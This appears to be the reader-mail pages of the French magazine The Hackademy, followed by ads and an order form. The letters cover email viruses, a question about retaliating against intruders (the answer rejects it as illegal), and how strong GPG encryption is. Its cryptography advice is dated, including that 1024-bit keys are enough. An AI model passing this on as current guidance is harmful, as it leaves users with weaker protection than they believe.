Voilà, je vous souhaite une bonne journée !

On reçoit en effet de plus en plus ce genre de messages. Il s'agit bien de virus, qui se propagent par les messageries électroniques, profitant le plus souvent de failles dans Outlook/IE. Les fournisseurs d'accès sérieux devraient filtrer ces messages à la réception, avant de les transmettre à leurs clients. Cependant, c'est rarement le cas : à croire que la sécurité des abonnés n'est pas toujours une priorité (pas plus que les économies de bande passante !).
Pourtant, comme tu le dis, ces messages se ressemblent beaucoup. Il est ainsi facile d'en filtrer une grande majorité, avec des règles simples. C'est possible avec un antivirus mis à jour régulièrement, ou même avec un filtre anti spam.
Il faut bien préciser aussi que l'adresse expéditeur de ces mails vérolés est presque toujours falsifiée. Il est donc inutile de prévenir la personne qui semble vous l'avoir envoyé. Ces virus sont capables d'extraire les emails du carnet d'adresse de la victime, des messages reçus et envoyé, et parfois de certains fichiers présents sur le disque dur. En théorie, l'adresse réelle de la personne infectée n'est donc que rarement utilisée.
Encore une fois, il ne faut jamais cliquer aveuglément sur un fichier attaché, que ce soit sur Outlook, un autre client mail ou même un webmail, même si vous connaissez l'expéditeur. La marche à suivre est soit de demander confirmation, soit de sauver le fichier sur le bureau et de l'ouvrir, avec le menu Fichier, depuis l'application concernée (visionneur d'images, de pdf, de texte, etc. attention aux fichiers MS Word et Excel, qui peuvent contenir des macro-virus).

Strike back

Salut,
Juste pour te demander un truc si tu as le temps :)
En fait, j'aimerais savoir si c'est possible d'empêcher quelqu'un de se connecter sur un de ses ports de la manière suivante : s'il tente de se connecter sur ma machine, sa machine plante ou chope un virus ou etc.
Et par quels moyens si c'est possible ?

Merci d'avance.

Jadax

Ça s'appelle le " strike back ", c'est possible s'il est vulnérable à certaines failles, mais c'est une très mauvaise idée car :
1) c'est illégal,
2) il y a de grandes chances pour que l'ordinateur qui t'attaque ne soit qu'un relais, c'est-à-dire une machine innocente qui s'est faite pirater.

La bonne procédure serait plutôt d'envoyer un email automatique sur l'adresse abuse@ de son FAI, en faisant une requête whois sur son adresse IP.

Cryptographie publique

Lecteur régulier de vos ouvrages (Journal, Manuel, MiniPratik), j'essaie parfois de mettre en pratique vos conseils ou suggestions.

C'est ainsi que j'utilise depuis quelques mois WindowsPrivacyTools et GPG pour chiffrer et coder les mails que j'envoie à un ami (il faut bien commencer avec quelqu'un ;-) et les volontaires pour faire un " effort " dans le domaine de la sécurité ne sont pas nombreux). Or j'ai eu une conversation hier au sujet d'un reportage d'Envoyé Spécial (que je n'ai pas vu... mea culpa) concernant un centre, en France, chargé de " décrypter " les messages (mail, téléphone) contenant des infos potentiellement dangereuses. Or la personne qui m'a " raconté " ce reportage me disait que les gens travaillant dans ce centre - et disposant, soi dit au passage, de moyens considérables - " cassaient " les codes en moins de temps qu'il n'en faut pour le dire.

Je ne suis pas naïf, et je suis conscient qu'en informatique rien n'est impossible. Pourtant, à la lecture des articles du dernier manuel (N° 8) notamment, je ne sais plus vraiment quoi penser car vous semblez indiquer que les codes (GPG ?) sont encore assez fiables en terme de résistance au décryptage. Je n'ai absolument rien à cacher dans les correspondances que je peux avoir sur Internet. Mais, outre le fait de trouver cela " sympa " de coder mes mails, il me semble quand même normal que " tout le monde " n'ai pas accès à ces messages. D'où l'intérêt que je voyais à crypter les mails. Mais si tout le monde peut y avoir accès...
Bon je m'égare un peu, j'en reviens à la question qui m'interroge : quel crédit peut-on accorder au type de cryptage que j'utilise (basic, j'en suis sûr...), et dans le " pire " des cas (pour moi) combien de temps
ces codes peuvent résister aux meilleurs attaques actuelles ? Autrement dit, quels moyens (en termes de temps, d'argent ...) doivent être mis en œuvre pour casser ces codes RSA, DSA, ELG ?

Bon, il est peut-être un peu tard et je ne suis plus très clair dans me propos. Je vous souhaite quand même encore de nombreuses et intéressantes publications et surtout " Liberté, Fraternité, Intelligence ".

Il est difficile de savoir exactement quels sont les moyens de l'État. Et je n'ai pas l'intention de me lancer dans ce genre de spéculations ;>
Mais une chose est sûre : les moyens d'un particulier sont à côté négligeables, même ceux d'un script kiddie qui contrôle une centaine de zombies. Il est raisonnable de penser que décoder un message standard (par exemple crypté avec GPG) reste difficile et sans doute coûteux, même pour un organisme gouvernemental, qui doit donc avoir de bonnes raisons pour le faire. Et il est certain que cela reste inaccessible au commun des mortels.
En cryptographie, la règle est d'utiliser des sécurités proportionnelles aux besoins de confidentialité. Pour un particulier qui désire simplement protéger sa vie privée, une clé de 1024 bits est à mon avis largement suffisante. Une entreprise, par contre, qui veut préserver la confidentialité d'enjeux stratégiques à long terme, par exemple, devrait plutôt songer à utiliser des clés deux fois plus longues. Comme c'est un bon indicateur, on peut considérer le record public (RSA Factoring Challenge, rsasecurity.com) de factorisation d'une clé asymétrique, qui est de 576 bits.
Les algorithmes proposés par défaut par GPG (DSA pour les signatures et ElGamal pour le chiffrement) sont conseillés.
La clé n'est cependant pas la seule faiblesse exploitable. Des attaques cryptographiques peuvent aussi tirer profit de messages cryptés qui auraient été interceptés. Vu que le volume de texte chiffré nécessaire est important, cela ne constitue pas une menace réelle. Mais il est pourtant conseillé de renouveler ses clés régulièrement (par exemple tous les ans), afin de limiter ces risques et minimiser l'impact d'un vol de clé, dont on ne se serait pas tout de suite aperçu. D'un point de vue réaliste, l'attaque la plus probable que l'on puisse redouter est d'ailleurs de se faire voler sa clé privée et son mot de passe (intrusion dans un ordinateur personnel et installation d'un keylogger, par exemple).

Il est bon de noter, enfin, que la cryptographie est réglementée en France. D'après le site http://www.ssi.gouv.fr/**, il semble que la signature électronique soit libre d'utilisation, et le chiffrement autorisé (du moins avec certains logiciels, dont GnuPG :** http://www.ssi.gouv.fr/fr/reglementation/liste_cat/f18.html**). Nos lecteurs juristes sauront apprécier la subtile différence.**

HZV IMMORTEL 116 PAGES

LE MEILLEUR DE L'HACKADEMY
CHEZ VOTRE MARCHAND DE JOURNAUX

the HACKADEMY PRODUCTION

Découvrez tout l'univers de The Hackademy

Publications, hors séries, cours par correspondance et dans nos écoles, Hacking Tour dans toute l'Europe, Conférences, Nuits du Hack, Cd rom, T-Shirts.

Nos écoles de hacking

Toute l'année, nos stages intensifs (cursus newbie et newbie+)
(24 h de cours sur 3 jours consécutifs) sont proposés au tarif de 210 euros.

HACKADEMY SCHOOL DE PARIS
1, Villa du Clos de Malevart
75011 Paris - Tél.: 01 40 21 01 20
hackademy@dmpfrance.com

HACKADEMY SCHOOL DE MONTPELLIER
461, rue de la Métairie de Saysset 34070 Montpellier
Tel. : 04 67 20 23 27
Email : montpellier@dmpfrance.com

HACKADEMY SCHOOL DE LIMOGES
Le Boschauderier 87 510 St Gence
Tel. : 05 55 08 05 24
Email : limoges@dmpfrance.com

LE CONTENU DES COURS ET DES STAGES EST CONSULTABLE SUR LE SITE
www.thehackademy.net
(RUBRIQUE FORMATION)

PROGRAMME DES PROCHAINS MOIS

- 7, 8, 9 ET 10 JUIN : NOUVEAU LE COURS PRO SUR 4 JOURS, CERTIFICATION OUVERTE À TOUS LE 11. Plus d'info, sur demande.
- 17 ET 18 JUIN : STAGE À LIMOGES
- 26 JUIN : NUIT [illegible] OUSE !
- ET À MARSEILLE

POUR TOUTE INFO : contacter directement "hackademy@dmpfrance.com" ou par téléphone au 01 40 21 01 20. Demandez Billy. Vous pouvez aussi venir nous voir sur place : 1 villa du Clos de Malevart (ex 7 rue Darboy) 75011 Paris. Métro Goncourt.

Inscrivez vous à La newsletter sur www thehacka[illegible]

The Hackademy à Bruxelles

CYBER JUNGLE
712 Chaussée de Waterloo, 1180 Bruxelles, Belgique
mail : hackademy.bxl@cyberjungle.be
gsm : ++32.484.18.16.51

CONTACT BILLY AU 01 40 21 01 20
OU
hackademy@dmpfrance.com

par correspondance

Newbie, Newbie + : un seul volume de 164 pages correspondant aux niveau Hack 1, Hack 2 et Hack 3.
[illegible] volume de 97 pages [illegible] et sécurisation).

Comment commander ?

Utilisez le bulletin ci-dessous pour choisir la formule o[illegible] promo qui correspond à votre besoin !

PROMO !!
Jusqu'a 60 € d'économie

FAITES VOTRE CHOIX !

Abonnement Hackademy Journal 12 numéros (sur 24 mois) : 32 € ☐
Avec le CD Hackademy de 300 softs WHH : + 4 € ☐
Soit 2 numéros gratuits!!

Abonnement Hackademy Manuel 12 numéros (sur 24 mois) : 52 € ☐
Avec le CD Hackademy de 300 softs WHH : + 4 € ☐
Soit plus de 18 € d'économie!!

Nos cours par correspondances (Hack1, Hack 2 et Hack3)
Les deux volumes reliés (164 pages) livrés chez vous : 84 € ☐
Avec le CD Hackademy de 300 softs WHH : + 4 € ☐

Le cours Linux 1&2 par correspondance : 34 € ☐
les 2 volumes reliés (97 pages) livrés chez vous

TOTAL **Les cours de the hackademy School chez vous!!**

PACKAGE *PUBLICATIONS* :
Abonnement journal + abonnement manuel : 80 €
Dans ce package, le CD est offert ☐

PACKAGE *HACKTION* :
Abonnement journal + abonnement manuel +
Cours par correspondance Hack1, 2 et 3 : 160 €
Dans ce package, le CD est offert ☐ *m9*

PACKAGE *TOTAL* :
Package Hacktion
+ Cours Linux pour 10 € de plus seulement soit 170 € ☐

Je calcule le montant total de ma commande :

PAIEMENT
☐ par chèque à l'ordre de DMP
☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ☐☐☐☐

Nom : ..... Prénom : .....
Adresse : .....
..... Code postal : .....
Ville : ..... Pays : .....
E-mail : .....

Signature

Envoyez votre bulletin accompagné de votre règlement à l'ordre de D.M.P. à The Hackademy 26 bis rue Jeanne d'Arc 94160 Saint-Mandé